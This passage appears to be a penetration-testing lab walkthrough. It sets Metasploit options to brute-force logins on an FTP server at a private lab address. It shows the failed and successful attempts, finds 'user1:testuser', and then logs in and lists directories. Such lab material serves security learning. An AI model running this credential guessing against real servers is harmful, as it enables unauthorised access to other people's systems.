
« *set rhost 192.168.141.128*

set rport 21


set pass_file passwords.txt

set user_file usernames.txt »

Now we run the script




```
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:randomger
ard (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:pass1 (In
correct: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:pass2 (In
correct: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:pass123 (
Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:passwordu
ser (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:123pass (
Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:gerardpas
s (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:kalipass
(Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:labpass (
Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:lab3test
(Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:testuser
(Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:lab3passw
orduser (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:usergerar
dlab (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:gerardpas
slab (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:gerardpas
suser (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:userpass1
 (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:userpass1
23 (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:userpass2
 (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:randompas
s (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: user:random567
 (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: gerard:randomg
erard (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: gerard:pass1 (
Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: gerard:pass2 (
Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: gerard:pass123
 (Incorrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: gerard:passwor
duser (Incorrect: )
```



```
[+] 192.168.141.128:21    - 192.168.141.128:21 - Login Successful: user1:test
user
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: :testuser (Inc
orrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: : (Incorrect:
)
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: :testuser (Inc
orrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: : (Incorrect:
)
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: :testuser (Inc
orrect: )
[-] 192.168.141.128:21    - 192.168.141.128:21 - LOGIN FAILED: : (Incorrect:
```

Here the script will run all possible combinations and will find a successful one which will show up: user1 testuser

We now enter the credentials on a new terminal and connect directly to the ftp server:



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp 192.168.141.128

Connected to 192.168.141.128.
220 (vsFTPd 3.0.2)
Name (192.168.141.128:kali): user1
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||19646|).
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001            6 May 22 14:26 Desktop
drwxr-xr-x    2 1001     1001            6 May 22 14:26 Documents
drwxr-xr-x    2 1001     1001            6 May 22 14:26 Downloads
drwxr-xr-x    2 1001     1001            6 May 22 14:26 Music
drwxr-xr-x    2 1001     1001            6 May 22 14:26 Pictures
drwxr-xr-x    2 1001     1001            6 May 22 14:26 Public
drwxr-xr-x    2 1001     1001            6 May 22 14:26 Templates
drwxr-xr-x    2 1001     1001            6 May 22 14:26 Videos
-rw-r--r--    1 0        0              52 May 22 14:09 filename.txt
drwxr-xr-x    2 0        0              22 May 22 11:56 folder
226 Directory send OK.
ftp> 
```

Now we have access to all directories and files.